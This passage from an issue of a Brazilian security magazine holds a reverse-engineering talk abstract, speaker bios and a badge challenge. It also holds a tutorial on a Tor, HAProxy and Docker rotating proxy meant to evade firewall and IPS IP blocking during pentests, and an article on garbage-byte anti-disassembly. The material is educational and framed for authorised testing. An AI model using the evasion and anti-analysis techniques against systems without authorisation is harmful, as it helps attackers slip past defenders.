With this presentation, we take a new approach to reverse engineering. Instead of attempting to decompile code, we seek to undo the work of the linker and produce relocatable files, the typical output of a compiler. The main benefit of the later technique over the former being that it does work. Once achieved universal code 'reuse' by relinking those relocatable objects as arbitrary shared libraries, we'll create a form of binary reflection, add scripting capabilities and in memory debugging using a JIT compiler, to attain automated API prototyping and annotation, which, we will argue, constitutes a primary form of binary code self awareness. Finally, we'll see how abusing the dynamic linker internals shall elegantly solve a number of complex tasks for us, such as calling a given function within a binary without having to craft a valid input to reach it.

The applications in terms of vulnerability exploitation, functional testing, static analysis validation and more generally computer wizardry being tremendous, we'll have fun demoing some new exploits in real life applications, and commit public program profanity, such as turning PEs into ELFs, functional scripting of sshd in memory, stealing crypto routines without even disassembling them, among other things that were never supposed to work. All the above techniques have been implemented into the Wichcraft Compiler Collection, to be released as proper open source software (MIT/BSD-2 licenses). ■



PALESTRANTES *H2HC*

Alexandre Borges

- Malware and Security Researcher
- Malware, Digital Forensic Analysis and Reversing instructor, consultant and speaker.
- Oracle Instructor
- EC-Council and ISC2 Instructor

Anchises Moraes

Anchises Moraes, profissional work-aholic com mais de 15 anos de experiência na coordenação e implantação de projetos de Segurança da Informação em diversas empresas de médio e grande porte. Formado em Ciência da Computação pelo IME-USP e pós-graduado em Marketing pela ESPM, também foi presidente do Capítulo Brasil da ISSA de 2008 a 2009, é Presidente do capítulo brasileiro da Cloud Security Alliance (CSA) e é um dos fundadores do Garoa Hacker Clube, o primeiro Hackerspace brasileiro. É um dos organizadores do evento Security BSides São Paulo. Trabalha atualmente como Analista de Inteligência e Ameaças da RSA Security.

Branco

Rodrigo Rubira Branco (BSDaemon) works as Principal Security Researcher at Intel Corporation in the Security Center of Excellence where he leads the Client Core Team. He is the Founder of the Dissect || PE Malware Analysis Project. Held positions as Director of Vulnerability & Malware Research at Qualys and as Chief Security Research at Check Point where he founded the Vulnerability Discovery Team (VDT) and released dozens of vulnerabilities in many important software. In 2011 he was honored as one of the top contributors to Adobe Vulnerabilities in the past 12 months. Previous to that, he worked as Senior Vulnerability Researcher in COSEINC, as Principal Security Researcher at Scanit and as Staff Software Engineer in the IBM Advanced Linux Response Team (ALRT) also working in the IBM Toolchain (Debugging) Team for PowerPC Architecture. He is a member of the RISE Security Group and is the organizer of Hackers to Hackers Conference (H2HC), the oldest and security research conference in Latin America. He is an active contributor to open-source projects (like ebizzy, linux kernel, others). Accepted speaker in lots of security and open-source related events as H2HC, Black Hat, Hack in The Box, XCon, OLS, Defcon, Hackito, Zero Nights, Troopers and many others.

Bratus

Sergey Bratus is a Research Associate Professor of Computer Science at Dartmouth College. His research interests include designing new operating system and hardware-based features to support more expressive and developer-friendly debugging, secure programming and reverse engineering;

Linux kernel security (kernel exploits, LKM rootkits, and hardening patches); data organization and other AI techniques for better log and traffic analysis; and various kinds of wired and wireless network hacking. Before coming to Dartmouth, he worked on statistical learning methods for natural text processing and information extraction at BBN Technologies. He has a Ph.D. in Mathematics from Northeastern University. @sergeybratus

Butterly

Hendrik Schmidt and Brian Butterly are seasoned security researchers with vast experiences in large and complex enterprise networks. Over the years they focused on evaluating and reviewing all kinds of network protocols and applications. They love to play with packets and use them for their own purposes. In this context they learned how to play around with telecommunication networks, wrote protocol fuzzers and spoofers for testing their implementation and security architecture. Both are pentesters and consultants at the German based ERNW GmbH and will happily share their knowledge with the audience.

Choliz

Jesús Chóliz has more than 15 years of experience in IT Security. He started to research on the security of Internet Voting on 2010. He is currently the Director of Security on a software company specialized on Internet Voting, and is responsible of the security of elections worldwide. Previously to their work on Internet Voting, he has been a Security manager performing security audits and advisory projects to the top organizations in Spain. His experience in the eDemocracy is related to Internet Voting, Results Consolidation, and Public consultations, in several Europe countries, USA, Canada, Latam region, and Asia Pacific. He has some publications of papers and posters on NIST workshops and academic conferences, and has presented at the Hack in Paris 2016 conference.

Deivison Franco

Mestre em Ciência da Computação (pesquisa em Criptografia Aplicada) e em Administração de Empresas (pesquisa em Segurança de Informações para Inovação Tecnológica). Especialista em Ciências Forenses (ênfase em Computação Forense), Segurança em Redes de Computadores e em Redes de Computadores. Graduado em Processamento de Dados. Analista Sênior de Segurança da Informação do Banco Federal da Amazônia. Professor Universitário. Perito Forense Computacional Judicial e Extrajudicial. Pesquisador e Consultor em Computação Forense e Segurança de Informações. Auditor de TI e Penetration Tester. Membro do IEEE Information Forensics and Security Technical Committee. Membro da Sociedade Brasileira de Ciências Forenses. C|EH, C|HFI, DSFE e ISO 27002 Advanced.

Evenchick

Eric is the CEO and founder of Linklayer, a consulting company working on automotive security. While studying electrical engineering at the University of Waterloo, he

worked with the University of Waterloo Alternative Fuels Team to design and build a hydrogen electric vehicle for the EcoCAR Advanced Vehicle Technology Competition. Eric has also worked on automotive firmware at Tesla Motors, worked on building vehicle systems at Faraday Future, and is a contributor for Hackaday.com.

Felipe Boeira

Felipe is a security researcher at Samsung Electronics experienced in mobile security, cyberfraud and penetration testing. Felipe is currently involved in Research & Development of novel security resiliency mechanisms for Android, Linux Kernel and IoT.

Fernando Mercês

Fernando is a Senior Threat Researcher at Trend Micro Forward-Looking Threat Research Team. He's mainly focused on investigating criminal activities, underground research and malware analysis. As an open source evangelist, he is the creator of many open source security tools [https://github.com/merces/], like 'pev', a PE analysis toolkit containing command-line tools to deeply inspect binaries. He also works on APT investigations worldwide and enjoys preparing traps to attract criminals.

Gabriel Barbosa

Gabriel Negreira Barbosa trabalha como engenheiro de segurança de software 2 na Microsoft. Anteriormente, trabalhou como pesquisador de segurança sênior na Intel e como pesquisador de segurança líder na Qualys. Recebeu o título de bacharel em ciência da computação pela PUC-SP; e de mestre pelo ITA, onde também atuou em projetos de segurança para o governo brasileiro e a Microsoft Brasil. Já apresentou trabalhos em diversas conferências, como H2HC, Troopers, Black Hat USA, BSides (Portland e DFW), SACICON, dentre outras.

Guasch

Dr. Sandra Guasch is a Researcher specialized in Cryptography applied to Electronic Voting since 2009. She has participated actively in electronic voting projects in Europe, United States and Asia Pacific. Her main focus areas include analysis at a mathematical and implementation level of public key cryptographic algorithms, design and evaluation of security protocols for electronic voting systems and participation in risk analysis of electronic voting solutions. She obtained her PhD with a Thesis about verifiability methods applied to eVoting. She has presented her work in different electronic voting conferences (Estonia, Austria, Luxembourg and Switzerland), also in general Cryptography events like the Real World Crypto conference on New York, Financial Crypto 2016 in Barbados, and Hack in Paris 2016.

Jonathan Brossard

Jonathan Brossard is a computer whisperer from France, although he's been living in Brazil, India, Australia and now lives in San Francisco. For his first conference at DEF CON 16, he hacked Microsoft Bitlocker, McAffee Endpoint and a fair number of BIOS Firmwares. During his

second presentation at DEF CON 20, he presented Rakshasa, a BIOS malware based on open source software, the MIT Technology review labeled 'incurable and undetectable'.

This year was his third DEF CON ... Endrazine is also known in the community for having run the Hackito Ergo Sum and NoSuchCon conferences in France, participating to the Shakacon Program Committee in Hawaii, and authoring a number of exploits over the past decade. Including the first remote Windows 10 exploit and several hardcore reverse engineering tools and whitepapers. Jonathan is part of the team behind MOABI.COM, and acts as the Principal Engineer of Product Security at Salesforce.

Lenoir

We (Lenoir & Rigo) both work for Airbus Group Innovations (previously known as EADS Innovation Works)., in the "cyber security" lab.

Julien is a security research engineer, mainly doing audits of security products and reverse engineering.

His previous publications are :

* SSTIC 2016 : Gunpack

* HITB Singapore 2015 : implementing your own generic unpacker

Marion Marschalek

Marion is a Principal Malware Analyst at G Data Advanced Analytics GmbH. Marschalek also worked as Malware Analyst and Threat Researcher at Cyphort. Also she teaches basics of malware analysis at University of Applied Sciences St. Pölten and writes articles for security magazines. She has spoken at international conferences such as Defcon Las Vegas, RSA San Francisco and POC Seoul. In March last year she won the Female Reverse Engineering Challenge 2013, organized by RE professional Halvar Flake. - See more at: https://www.rsaconference.com/speakers/marion_marschalek#sthash.zpqHWrX5.dpuf

Matrosov

Alex has more than a decade of experience focused on reverse engineering advanced malware, firmware security and modern exploitation techniques. Currently he holds the position of Principal Security Researcher at Intel Security Center of Excellence (SeCoE) where leading BIOS security for Client Platforms. Prior to this role, he spent over six years at Intel Advanced Threat Research team and ESET where he was the Senior Security Researcher. He is co-author of the numerous research papers include the book "Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats". Alex is frequently invited to speak at practical security conferences, such as REcon, Ekoparty, H2HC, Zeronigths, BlackHat and DEFCON. Also he is awarded by Hex-Rays for open-source plugin HexRaysCodeXplorer which is developed since 2013 by REhint's team.

Maximiliano Soler

Maximiliano Soler lives in Buenos Aires, Argentina. He currently works as Security Analyst for an International Bank with a focus in Penetration Testing and Web Application Security. He publishes content at ToolsWatch, about open source tools and awesome weapons.

Meredith L. Patterson

Meredith L. Patterson is a software engineer and security researcher living in Brussels, Belgium. She co-chairs the IEEE Workshop on Language-Theoretic Security, having started the field in 2005. She holds a B.A. and an M.A. in linguistics and currently works for Nuance Communications.

Mothe

Rohit Mothe worked for iDefense labs, VeriSign as a vulnerability researcher and has many years of experience working with vulnerability hunting and exploit writing. Currently, he is part of the Intel Security Center of Excellence, directly contributing in finding vulnerabilities in the Manageability Engine for Client Platforms.

Nelson Brito

Nelson Brito, the T50 Creator, is just another Security Researcher & Enthusiast, addicted to playing with computer and network (in)security. He is a regular and sought-after speaker at conferences in Brazil — IME, CNASI, CONIP, SERPRO, ITA, H2HC, CIAB Workshop, BSidesSP, Silver Bullet, BHAck, YSTS — and, also, he is the only Brazilian to speak at PH-Neutral (Berlin, Germany — 2011). Nelson is probably best known by industry experts, professionals, enthusiast and academic audiences for his independent researching work — "Permutation Oriented Programming", "SQL Fingerprint™ NG", "T50: An Experimental Mixed Packet Injector", "Inception: Reverse Engineering Hands-on". A special mention for the T50, which has been used by several companies, in order to validate their infrastructure, as well as has been incorporated by several Linux Distros (ArchAssault, BackTrack, BlackArch, Kali), due to its innovation and its sequential multi-protocol injection capability.

Patroklos (argp) Argyroudis

Patroklos Argyroudis (argp) is a computer security researcher at CENSUS S.A., a company that builds on strong research foundations to offer specialized IT security services to customers worldwide. His main expertise is vulnerability research, exploit development, reverse engineering and source code auditing. Patroklos has presented his research at several international security conferences (Black Hat USA, Black Hat EU, Infiltrate, PH-Neutral, ZeroNights, etc.) on topics such as kernel and heap exploitation, kernel protection technologies, and network security protocols. He holds a PhD in Computer Science from Trinity College Dublin, where he has also worked as a postdoctoral researcher on applied cryptography; designing, implementing, and attacking network security protocols.

Rafael Silva rfds

Trabalha com Segurança da Informação Offensiva (Pentest, Análise de Aplicações Web / Mobile, Malware, Phishing). Foi consultor de Segurança e Inteligência na Força Aérea Brasileira (FAB) e professor de cursos de Pós Graduação em Segurança da Informação. Com 13 anos de experiência na área, recentemente

vem fazendo pesquisas sobre phishing criando a primeira plataforma para envio de Phishing Educativo do Brasil, El Pescador. Palestrou em eventos como: Infiltrate Conference, HITB Amsterdam, Mind The Sec, Confidence @ Krakow, Alligator Conference, CryptoRave @ SP.

Ricardo L0gan

Security Specialist with over 15 years of experience, enthusiastic in malware research, pentest and reverse engineering. I've a solid knowledge on topics like network security, hardening and tuning across multiple platforms such as Windows, Linux, OS X and Cisco. Beginner in programming languages as Python, C and Assembly. In Brazil I contribute to the Slackware community (Slackshow and Slackzine) and I'm member of the Staff of some events: H2HC, SlackShow and Bsides SP.

Rigo

We (Lenoir & Rigo) both work for Airbus Group Innovations (previously known as EADS Innovation Works)., in the "cyber security" lab. Raphaël is a security research engineer, specialized in reverse engineering.

His previous publications include :

* Black Hat Europe 2015 : A peek under the Blue Coat.

* Ruxcon 2015 : A peek under the Blue Coat.

* Hardwear.io 2015 : Attacking hardware for software reversers: Analysis of an encrypted HDD.

* SSTIC 2015 : Analysis of an encrypted HDD (Hardware RE for software reversers), with Joffrey Czarny.

* SyScan 2015 : The challenges in designing a secure hard drive.

* SSTIC 2012 : Sécurité de RDP, with Aurélien Bordes and Arnaud Ebalard.

* DeepSec 2010 : Android: forensics and reverse engineering.

Rodionov

Eugene Rodionov graduated with honours from the Information Security faculty of the Moscow Engineer-Physics Institute (State University) in 2009 and successfully defended his PhD thesis in 2012. He has been working over the past six years at ESET, where he is involved into internal research projects and also performs in-depth analysis of complex threats. His interests include kernel-mode programming, anti-rootkit technologies and reverse engineering. Eugene has spoken at security conferences such as Black Hat, REcon, Virus Bulletin, Zeronights, CARO and AVAR, and has co-authored numerous research papers.

Rodrigo Sp0oker Montoro

Rodrigo "Sp0oKeR" Montoro has 15 years experience deploying open source security software (firewalls, IDS, IPS, HIDS, log management) and hardening systems. Currently he is Security Researcher / SOC at Clavis. Before it he worked as Senior Security administrator at Sucuri , Spiderlabs Researcher where he focuses on IDS/IPS Signatures, Modsecurity rules, and new detection researches. Author of 2 patented technologies involving discovery of malicious digital documents and analyzing malicious HTTP traffic. He is currently coordinator and Snort

evangelist for the Brazilian Snort Community. Rodrigo has spoken at a number of open source and security conferences (OWASP AppSec, Toorcon (USA), H2HC (São Paulo and Mexico), SecTor (Canada)), CNASI, SOURCE Boston & Seatle, ZonCon (Amazon Internal Conference), BSides (Las Vegas e São Paulo), Blackhat Brazil) and serves as a coordinator for the creation of new Snort rules, specifically for Brazilian malware.

Schmidt

Hendrik Schmidt and Brian Butterly are seasoned security researchers with vast experiences in large and complex enterprise networks. Over the years they focused on evaluating and reviewing all kinds of network protocols and applications. They love to play with packets and use them for their own purposes. In this context they learned how to play around with telecommunication networks, wrote protocol fuzzers and spoofers for testing their implementation and security architecture. Both are pentesters and consultants at the German based ERNW GmbH and will happily share their knowledge with the audience.

Shay Gueron

Shay Gueron is an Associated Professor at the Department of Mathematics at the University of Haifa in Israel. In addition, he is also an Intel Senior Principal Engineer, serving as the Chief Core Cryptography Architect of the CPU Architecture Group. In this role, he is responsible for some of the latest CPU instructions that speed up cryptographic algorithms, such as the AES-NI and the carry-less multiplier instruction, the coming VPMADD52 instruction for public key operations, and for various micro architectural enhancements in the Intel Cores.

Shay's interests include applied cryptography, applied security, and applied algorithms. He has contribute software patches to open source libraries, such as OpenSSL and NSS; offering significant performance gains to encryption, authenticated encryption, public key algorithms, and hashing. He is one of the architects of the new Intel® Software Guard Extensions (SGX) security technology, in charge of the cryptographic definition and implementation of SGX. He is the inventor of the Memory Encryption Engine that is part of the latest Intel processor, micro-architecture codename Skylake processor. Together with Professor Lindell and Adam Langley of Google, Shay is a co-author of the AES-GCM-SIV nonce misuse resistant authenticated encryption, submitted to the IETF / CFRG.

Thiago Valverde


Thiago Valverde graduated from Unicamp in Computer Engineering, and has been working on security since, in Brazil (at UOL Host and Glio) and in the US (at Microsoft and Google). Currently, he's part of the Vulnerability Reward Program and does security reviews and crypto development at Google.

Torrey

Jacob Torrey is an Advising Research Engineer at Assured Information Security, Inc. where he leads the Computer Architectures group and acts as the site lead for the Colorado branch. Jacob has worked extensively with low-level x86 and MCU architectures, having written a BIOS, OS, hypervisor and SMM handler. His major interest is how to (mis)use an existing architecture to implement a capability currently beyond the limitations of the architecture. In addition to his research, Jacob volunteers his time organizing conferences in Denver (RMISC & BSidesDenver) and regular meet-ups across the front range. @JacobTorrey

Zanero

Stefano received a PhD in Computer Engineering from Politecnico di Milano, where he is currently an associate professor. His research focuses on malware analysis, cyberphysical security, and systems security. He has an extensive speaking and training experience in Italy and abroad. He coauthored over 60 scientific papers and books. He is a Senior Member of the IEEE, the IEEE Computer Society (for which he is a member of the Board of Governors), and a lifetime senior member of the ACM. Stefano has been named a Fellow of ISSA and sits in its International Board of Directors. Stefano is also a co-founder and chairman of Secure Network, a leading penetration testing firm based in Milan and in London, and a co-founder of BankSealer, a startup in the FinTech sector.



DESAFIO *H2HC*

O que é?

O Badge Challenge é um jogo divertido e diferente, onde o jogador deve usar de pensamentos laterais, lógica e pesquisas na Internet para passar ao seguinte nível.

Como é?

As "flags" ou níveis são considerados obstáculos e o jogador deve solucioná-los para poder passar de fase.

Não é necessário que o jogador tenha nenhum tipo de conhecimento na área de pentesting e é proibido o uso de ferramentas.

Se faz necessário somente o uso de um browser e acesso à Internet para a busca de informações.

Podemos resumir os desafios como um grande site de páginas com conteúdo específico em HTML, como mostram os exemplo abaixo:

Para jogar acesse o site: http://h2hc.andsec.org

Os jogadores que ganharem em 1o. e 2o. lugar serão anunciados no encerramento da conferência para ganharem seus respectivos prêmios.

O jogo é patrocinado e organizado pelos nossos amigos da Andsec Security Conference, uma conferência de Hacking que acontece todos os anos no mês de Junho, em Buenos Aires, Argentina.

Durante os 2 dias do evento H2HC os jogadores poderão fazer consultas sobre regras e tirar suas dúvidas diretamente com a equipe do Andsec, que estará identificada com a camiseta do Andsec. Pode-se ainda entrar em contato através do twitter @andseccon ou procurando a staff do H2HC. Vale lembrar que as perguntas devem ser somente informativas.

PROXY ROTATIVO USANDO *TOR*, *LOAD BALANCER* E *DOCKER*

por Vinícius Henrique Marangoni

Ao se realizar um pentest, muitas vezes utilizamos ferramentas para nos auxiliar na busca e exploração de vulnerabilidades. Devido à grande quantidade de brechas de segurança existentes, esse tipo de ferramenta torna todo o processo mais fácil e rápido.

O número de requisições que um servidor recebe durante a execução desse tipo de ferramenta é altíssimo. Além disso, esse tipo de requisição pode ser interpretado por soluções de segurança (como firewalls, IPS, etc) como uma atividade suspeita. Uma das medidas que podem ser tomadas como precaução é bloquear qualquer tipo de requisição de um determinado IP (classificado como suspeito devido às requisições potencialmente maliciosas). Essa medida visa dificultar o possível ataque.

Uma maneira que um criminoso pode contornar esse bloqueio seria através de uma botnet (rede de computadores zumbis controlados pelo atacante), já que com muitos computadores conectados, o atacante teria diversos IP's diferentes. Uma maneira de contornar esse bloqueio de forma lícita seria contratar diversos servidores VPS, cada um com um IP diferente. Dessa maneira o pentester poderia continuar seu teste sem problemas. Mas esse tipo de medida pode ter um custo elevado.

O objetivo desse artigo é oferecer uma possível forma para atacar o problema de uma maneira barata (sem nenhum custo financeiro, na verdade), sem muito trabalho para fazer isso.

A proposta é utilizar um conjunto de ferramentas que vai nos oferecer a possibilidade de realizar requisições utilizando diversos IP's distintos, de maneira lícita. Os principais programas utilizados para isso serão ***Tor, HAProxy (Load Balancer) e Docker***. Os objetivos do uso de cada ferramenta estão descritos a seguir.

Tor

Segundo o site do Tor Project [1], "A Rede Tor é um grupo de servidores operados voluntariamente que permite às pessoas melhorarem sua privacidade e segurança na internet" (tradução). Não é objetivo deste artigo discutir sobre a privacidade e segurança oferecida por esta rede.

Nosso objetivo ao usar esta rede é o de ter diversos IP's válidos para realizar requisições, de modo a reduzir os efeitos de possíveis bloqueios. Em caso de bloqueio, pode-se facilmente obter novos IP's. Na solução apresentada por este artigo, teremos diversas instâncias do Tor sendo executadas concorrentemente.

Load Balancer (Balanceamento de Carga)

Explicando de forma rápida, o balanceamento de carga é geralmente utilizado para encaminhar requisições de forma organizada, para distribuir o acesso a servidores. Essa estratégia é normalmente utilizada para ajudar a prevenir o congestionamento de servidores. É como alguém que fica na ponta de uma fila falando para as pessoas "você vai pra esquerda, você vai pra direita, você pra esquerda, você pra direita...".

O nosso objetivo ao usar load balance é distribuir as requisições, cada uma para uma instância do Tor. Dessa maneira, cada requisição que fizermos terá um IP diferente[1]. Caso o número de requisições realizadas seja maior que o número de instâncias do Tor, os IP's poderão se repetir[2].

A solução de balanceamento de carga utilizada neste artigo foi o HAProxy [6].

Docker

Segundo o site do Docker [2], "O container do Docker embrulha determinado software em um sistema de arquivos completo que contém tudo que é necessário para sua execução: código, runtime, ferramentas do sistema, bibliotecas do sistema - qualquer coisa que pode ser instalada em um servidor. Isso garante que o software irá executar sempre da mesma maneira, independente de seu ambiente" (traduzido pelo autor).

Nosso objetivo ao usar o Docker é o de criar um ambiente isolado, de fácil deploy e controle, que contenha tanto o Tor quanto a solução de load balance. A ideia é que o container exporte apenas uma porta para o host, de forma que ela seja utilizada como um proxy. Desta forma, o load balancer ficará responsável por distribuir as requisições recebidas nesta porta entre as instâncias do Tor. Então, cada requisição será efetuada por uma das instâncias do Tor, e logo o IP irá variar de acordo.

Como fazer

Agora que você já entendeu como funciona toda a arquitetura dessa estratégia, vem a parte mais fácil: utilizar uma imagem do Docker que vai nos ajudar a fazer isso ficar funcionando de uma forma bem rápida.

Obs: Está fora do escopo deste artigo ensinar como instalar o Docker. Caso você não saiba como fazê-lo, saiba que existem excelentes documentos no site oficial do Docker [3] ensinando a fazer isso.

Vamos utilizar a imagem de um container denominada **mattes/rotating-proxy** [4] [5]. Esse container possui um ambiente já configurado com tudo que eu citei anteriormente. Basta baixar e utilizar!

Para baixar a imagem, execute o comando abaixo como superusuário (root):

 # docker pull mattes/rotating-proxy

Aguarde o download terminar. Se você se deparar com uma saída semelhante a "Status: Downloaded newer image for mattes/rotating-proxy:latest" quer dizer que funcionou. Para verificar que a imagem foi obtida com sucesso, execute o comando "docker images". Um resultado semelhante ao da Imagem 1 indica que a operação foi bem sucedida.

```
root@viniciusdebian:/home/vinicius# docker images
REPOSITORY              TAG                 IMAGE ID            CREATED             VIRTUAL SIZE
mattes/rotating-proxy   latest              c1850aed69e4        6 months ago        371.9 MB
root@viniciusdebian:/home/vinicius#
```

Imagem 1 - mattes/rotating-proxy obtido com sucesso

Para executar o container, execute o comando abaixo como superusuário (root):
 # docker run -d -p 5566:5566 --env tors=5 mattes/rotating-proxy

Explicação do comando [7]:

docker run
Executa um container.

-d
Executa o container em background e exibe o ID do container.

-p 5566:5566
Significa que a porta 5566 do ambiente do container será exportada para o sistema host na porta 5566. Ou seja, acessando a porta 5566 do host é como se estivesse acessando a porta 5566 dentro do container. Essa é a porta que será utilizada como proxy mencionada anteriormente. Quem implementa e trata as requisições para essa porta é o próprio HAProxy, ou seja, ele desempenha duas funções na solução apresentada: proxy e load balancer.

Adicionalmente, o HAProxy nos permite acessar informações de uso através da porta 1936. Logo, pode-se opcionalmente exportar tal porta para o host e acessá-la por um navegador. Por exemplo, utilizando a opção **-p 1936:1936** pode-se acessar as informações através da URL http://localhost:1936/haproxy?stats.

--env tors=5

Define uma variável de ambiente no container chamada tors. Com esta variável especificamos ao mattes/rotating-proxy quantas instâncias do Tor devem ser executadas concorrentemente (no nosso exemplo, 5 instâncias).

mattes/rotating-proxy

Especifica qual é a imagem base sobre a qual o container será executado. No caso é a imagem que acabamos de baixar.

Está funcionando?

Para saber se está funcionando, um teste bem simples que podemos fazer é utilizar o programa curl no host utilizando o proxy do container de modo a testar os IP's das requisições. Se tudo funcionar bem, teremos IPs diferentes sendo utilizados pelas requisições.

A Imagem 2 possui um screenshot dos testes que realizei. O comando executado acessa um site (http://ifconfig.pro) cujo conteúdo retornado através do curl é simplesmente o endereço IP que o está acessando. No caso, para cada uma das 5 primeiras requisições o curl está retornando um IP diferente, afinal, cada requisição está sendo feita através de uma instância diferente do Tor. Repare que a partir da sexta execução do comando os IP's começam a repetir.

```
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
149.202.42.188
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
93.115.95.206
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
46.166.170.6
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
197.231.221.211
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
167.114.204.255
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
149.202.42.188
vinicius@viniciusdebian:~$ curl --proxy localhost:5566 ifconfig.pro
93.115.95.206
vinicius@viniciusdebian:~$
```

Imagem 2 - Testes realizados

No exemplo foram utilizadas apenas 5 instâncias do Tor, porém mais instâncias podem ser utilizadas [5]. Quanto mais instâncias, mais recursos computacionais serão necessários.

1 - Os IP's são obtidos através das instâncias do Tor. Portanto, existe uma possibilidade estatística de repetição.

2 - Eventualmente, as instâncias do Tor podem se reconfigurar e mudar sua rota [1] [5].

Conclusão

O artigo demonstra uma técnica que pode ser utilizada para burlar possíveis bloqueios de IP realizados por um firewall. Não foi demonstrada a utilização de nenhuma ferramenta de busca ou exploração de vulnerabilidades, mas a partir do resultado demonstrado é possível utilizar qualquer ferramenta que possua suporte a proxy HTTP.

O sistema possui algumas limitações. A primeira requisição em cada instância do Tor pode demorar alguns segundos. O mesmo pode acontecer também no caso de alguma instância do Tor se reconfigurar [1] [5]. Caso o IP de alguma das instâncias do Tor seja bloqueado por alguma solução de segurança no sistema alvo (firewall, IPS, etc), as requisições subsequentes desta mesma instância do Tor continuarão bloqueadas até que seu IP eventualmente mude; vale lembrar que uma forma que pode forçar a renovação das instâncias Tor pode ser reiniciar o container, mas nesse caso todas as instâncias serão afetadas.

Vale ressaltar que o leitor pode utilizar esse artigo como base para montar sua própria solução customizada.

Agradeço ao Matthias Kadenbach [4] [5] por ter desenvolvido este projeto que implementa o Proxy Rotating. ■

NOTA DO EDITOR: Os procedimentos descritos nas seções "Como fazer" e "Está funcionando?" foram testados pela equipe da H2HC Magazine na distribuição Linux Debian 8.6.0 amd64.

Vinícius Henrique Marangoni *é estudante de Ciência da Computação no IFSULDEMINAS. É o autor do blog pythoneiro.blogspot.com, onde fala principalmente sobre Python, Linux e Segurança da Informação.*

Referências

[1] Tor Project. https://www.torproject.org

[2] Docker – o que é. https://www.docker.com/what-docker

[3] Docker - docs. https://docs.docker.com

[4] Matthias Kadenbach. http://matthiaskadenbach.de/

[5] mattes/rotating-proxy. https://github.com/mattes/rotating-proxy

[6] HAProxy. http://www.haproxy.org/

[7] Docker command line.https://docs.docker.com/engine/reference/commandline/run/

CURIOSIDADES

LINEAR SWEEP (ANTI-)DISASSEMBLY

por Gabriel Negreira Barbosa

1- Introdução

Na 11a. edição da H2HC Magazine, nessa mesma coluna Curiosidades, foi discutido que a CPU processa código de máquina, uma representação direta do código assembly. Desta forma, comenta-se que, nos binários[1], a lógica a ser executada está presente como código de máquina, e não código assembly.

Algumas definições:

- O processo de obter código assembly a partir do código de máquina é conhecido como disassembly.
- O software que realiza o disassembly é conhecido como disassembler.
- Entende-se por anti-disassembly uma técnica para comprometer o processo de disassembly.

O objetivo deste artigo é descrever uma técnica de disassembly denominada Linear Sweep, utilizada por disassemblers populares como o objdump [1]. Adicionalmente, será discutida uma forma de enganar tal técnica denominada Garbage Bytes.

2- A Técnica Linear Sweep Disassembly

Linear Sweep é uma técnica de disassembly que utiliza uma abordagem estática. Ou seja, obtém as instruções assembly através da análise do código de máquina presente no binário sem que o mesmo seja de fato executado.

Essa técnica consiste em analisar, sequencialmente, byte a byte do código de máquina presente no binário. Como, em geral, há uma relação de um para um entre código assembly e código de máquina, as instruções assembly vão sendo reconstruídas uma a uma.

3. A Técnica Garbage Bytes de Anti-Disassembly

Uma das principais restrições da técnica Linear Sweep surge quando há dados misturados com o código de máquina. Nesse caso, o disassembler trata os dados como se fossem código de máquina e tenta achar as instruções assembly correspondentes a eles. Como consequência, ruídos são gerados no código assembly retornado pelo disassembler.

Garbage Bytes é o nome que se dá à técnica de inserir dados no meio do código de máquina visando comprometer o resultado do disassembly. A Listagem 1 ilustra a técnica Garbage Bytes sendo utilizada para esconder instruções assembly do resultado do objdump. A Listagem 2 demonstra o resultado do objdump. Ambas as listagens dizem respeito à arquitetura Intel 64-bit.

Código Assembly	Código de Máquina
jmp .destination	EB 01
db 0x6a ; garbage byte	6A
.destination:	(Não possui código de máquina associado)
pop rax	58

Listagem 1 – Código assembly e seu respectivo código de máquina representado em hexadecimal.

Código Assembly	Código de Máquina
jmp 4004c3	EB 01
push 0x58	6A 58

Listagem 2 – Resultado do objdump: instruções assembly incorretamente obtidas pelo disassembler e o respectivo código de máquina representado em hexadecimal.

Como pode-se observar na Listagem 1, há um JMP incondicional que "pula" o byte 0x6a; logo, esse byte não será executado pela CPU. Esse byte é o dado malicioso misturado no código de máquina que implementa a técnica Garbage Bytes.

Conforme observado na Listagem 2, o objdump reconstrói com sucesso a instrução JMP através do código de máquina "0xEB 0x01"[2]. Porém, por utilizar a técnica Linear Sweep, o objdump analisa o byte 0x6A como se fosse código de máquina e gera um resultado incorreto: PUSH 0x58 (0x6A 0x58).

O leitor interessado pode obter mais informações sobre disassembly e anti-disassembly na referência [2].

1: Refere-se aqui a binários nativos da plataforma, e não a binários processados por camadas intermediárias como ocorre, por exemplo, na linguagem JAVA.

2: Na Listagem 1, nota-se a instrução "JMP .destination". Na Listagem 2, o resultado do disassembly mostra-se como "jmp 4004c3". Esse resultado está correto, pois 0x4004c3 é o endereço de memória estimado pelo objdump de onde a instrução POP RAX se encontrará.

Gabriel Negreira Barbosa *trabalha como engenheiro de segurança de software 2 na Microsoft. Anteriormente, trabalhou como pesquisador de segurança sênior na Intel e como pesquisador de segurança líder na Qualys. Recebeu o título de bacharel em ciência da computação pela PUC-SP; e de mestre pelo ITA, onde também atuou em projetos de segurança para o governo brasileiro e a Microsoft Brasil. Já apresentou trabalhos em diversas conferências, como H2HC, Troopers, Black Hat USA, BSides (Portland e DFW), SACICON, dentre outras.*

Referências

[1] GNU Binutils. Disponível em: http://www.gnu.org/software/binutils/. Acessado em: 19/09/2016.

[2] Rodrigo Rubira Branco, Gabriel Negreira Barbosa e Pedro Drimel Neto – Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies – Black Hat Las Vegas 2012. Disponível em: http://research.dissect.pe/docs/blackhat2012-paper.pdf. Acessado em: 19/09/2016.

ENGENHARIA REVERSA DE SOFTWARE

RESOLVENDO UM CRACKME EM LINUX

por Fernando Mercês

Nota do editor: Por medidas de segurança, recomenda-se aos leitores a utilização de uma máquina virtual para lidar com arquivos providos por qualquer artigo ou Capture The Flag.

